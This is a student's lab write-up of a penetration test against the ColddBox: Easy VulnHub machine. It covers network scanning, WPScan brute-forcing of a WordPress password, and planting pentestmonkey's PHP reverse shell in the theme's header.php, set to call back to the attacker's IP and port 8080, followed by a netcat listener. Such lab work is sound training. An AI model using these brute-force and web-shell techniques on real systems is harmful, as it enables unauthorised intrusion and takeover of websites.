MINOR PROJECT(PENTESTING ON COLDBOX)

Hello, I'm Himanshu kumar jha and I am BTECH(2nd year) Computer Science and Engineering Student. Today I represent my minor project(pentesting on coldbox).

METHODOLOGY:

- Download VirtualBox and install Kali in virtualbox
- Download COLDDBOX:Easy [Vulnhub]
- Import COLDBOX in VirtualBox
- Network Scanning
- Enumeration/Reconnaissance
- Uploading a Reverse Shell
- Privilege Escalations

DOWNLOAD VIRTUALBOX AND INSTALL KALI LINUX

https://www.virtualbox.org/

https://www.kali.org/get-kali/ - kali-installer-images

Download virtualbox and kali iso file from the above link and install kali in virtualbox

DOWNLOAD COLDDBOX:EASY [VULNHUUB]

HTTPS://DOWNLOAD.VULNHUB.COM/COLDDBOX/COLDDBOXEASY_EN.OVA

Download coldbox from above link and import in virtual box

NETWORK SCANNING

First of all, I have to find the IP address of the target machine. So I used netdiscover command to find it

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.51.26   c6:61:a8:ef:3f:c4      1      60  Unknown vendor
192.168.51.94   0c:9a:3c:55:e7:40      1      60  Intel Corporate
192.168.51.130  08:00:27:34:47:d8      1      60  PCS Systemtechnik GmbH
```

But there are many IP. Then I perform whatweb command to identify the target IP.

```
192.168.51.26   c6:61:a8:ef:3f:c4      1      60  Unknown vendor
192.168.51.94   0c:9a:3c:55:e7:40      1      60  Intel Corporate
192.168.51.130  08:00:27:34:47:d8      1      60  PCS Systemtechnik GmbH

┌──(root㉿kali)-[/home/star]
└─# whatweb 192.168.51.130
http://192.168.51.130 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTT
PServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.51.130], JQuery[1.11.1
], MetaGenerator[WordPress 4.1.31], PoweredBy[WordPress,WordPress,], Script[text
/javascript], Title[ColddBox | One more machine], WordPress[4.1.31], x-pingback[
/xmlrpc.php]

┌──(root㉿kali)-[/home/star]
└─#
```

After this, I Identified my target machine's IP.

ENUMERATION/ RECONNAISSANCE

I performed a nmap scan for the target IP tp find out the open ports and versions run on that ports.

```
┌──(root㉿kali)-[/home/star]
└─# nmap -p- -A -v 192.168.51.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-24 15:05 IST
NSE: Loaded 155 scripts for scanning.
```

```
root@kali: /home/star
NSE: Script scanning 192.168.51.130.
Initiating NSE at 15:07
Completed NSE at 15:07, 0.67s elapsed
Initiating NSE at 15:07
Completed NSE at 15:07, 0.04s elapsed
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
Nmap scan report for 192.168.51.130
Host is up (0.00074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protoco
2.0)
| ssh-hostkey:
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
```

From this nmap scan, I found there are two open ports.


- Port:80/tcp|Service:http|Version:Apache httpd 2.4.18
- Port:4512/tcp|Service:ssh|Version:Openssh 7.2p2

From this point I identified port 80 is opened then it works with browser. And I enter the target IP into the browser.


The bottom of this has a login link.

Now I click that and browser to that link. Then I can identify this based on Wordpress.But in find this before from whatweb command

So I now used wpscan tool to find out the usernames and passwords for them.First I enumerate the usernames.




From this I found there several user names with this.




I choose the c0ldd username and I perform a command to find the password of it with wpscan. RUN command is

Wpscan --url 192.168.51.130 –username c0ldd –passwords /usr/home/wordlist.txt




From this I found that password and it is 9876543210

Now, I used this username and password to log into the Wordpress admin dashboard.




Can now I am in the admin dashboard.



UPLOADING A REVERSE SHELL


The next step is to get a reverse shell. For this, we can add a reverse shell by modifyinf the header.php. To do that you can follow these steps.



Select editor and open it.

See right side and select header.php.

I will be using the phjp-reverse-shell by the pentestmonkey. This is the Github repo for that.



Aftertaking this reverse-shell I copied it to the header.php file in the WordPress dashboard

In this reverse-shell, we have to change our IP and Port. For it, I perform ipconfig command to find my IP address.

ordPress 6.2.2 is available! Please update now.

it Themes

enty Fifteen: Header (header.php)

Select theme to edit: Twen

```
?php
**
*https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
*The template for displaying the header
*
* Displays all of the head element and everything up until the "site-content" div.
*
* @package WordPress
* @subpackage Twenty_Fifteen
* @since Twenty Fifteen 1.0
*/
?><!DOCTYPE html>
<html <?php language_attributes(); ?> class="no-js">
<head>
        <meta charset="<?php bloginfo( 'charset' ); ?>">
        <meta name="viewport" content="width=device-width">
        <link rel="profile" href="http://gmpg.org/xfn/11">
        <link rel="pingback" href="<?php bloginfo( 'pingback_url' ); ?>">
        <!--[if lt IE 9]>
        <script src="<?php echo esc_url( get_template_directory_uri() ); ?>/js/html5.js"></script>
        <![endif]-->
        <script>(function(){document.documentElement.claxiName='js'})();</script>
        <?php wp_head(); ?>

</head>
```

192.168.51.130/wp-


root@kali: /ho

```
[sudo] password for star:
┌──(root㉿kali)-[/home/star]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICA
        inet 192.168.51.158  netmask 255.255.
        inet6 fe80::a00:27ff:fe50:ef30  prefi
        ether 08:00:27:50:ef:30  txqueuelen 1
        RX packets 168215  bytes 42493501 (40
        RX errors 0  dropped 0  overruns 0  fr
        TX packets 154409  bytes 10630655 (10.
        TX errors 0  dropped 0 overruns 0  car
```


After taking that I changed the header.php file which holds on the revershe-shell.

IP='192.168.51.158'

PORT = 8080




After change this I open my kali terminal and used the netcat tool to listen the port 8080



Now, I opened the pyhon spawned shell.

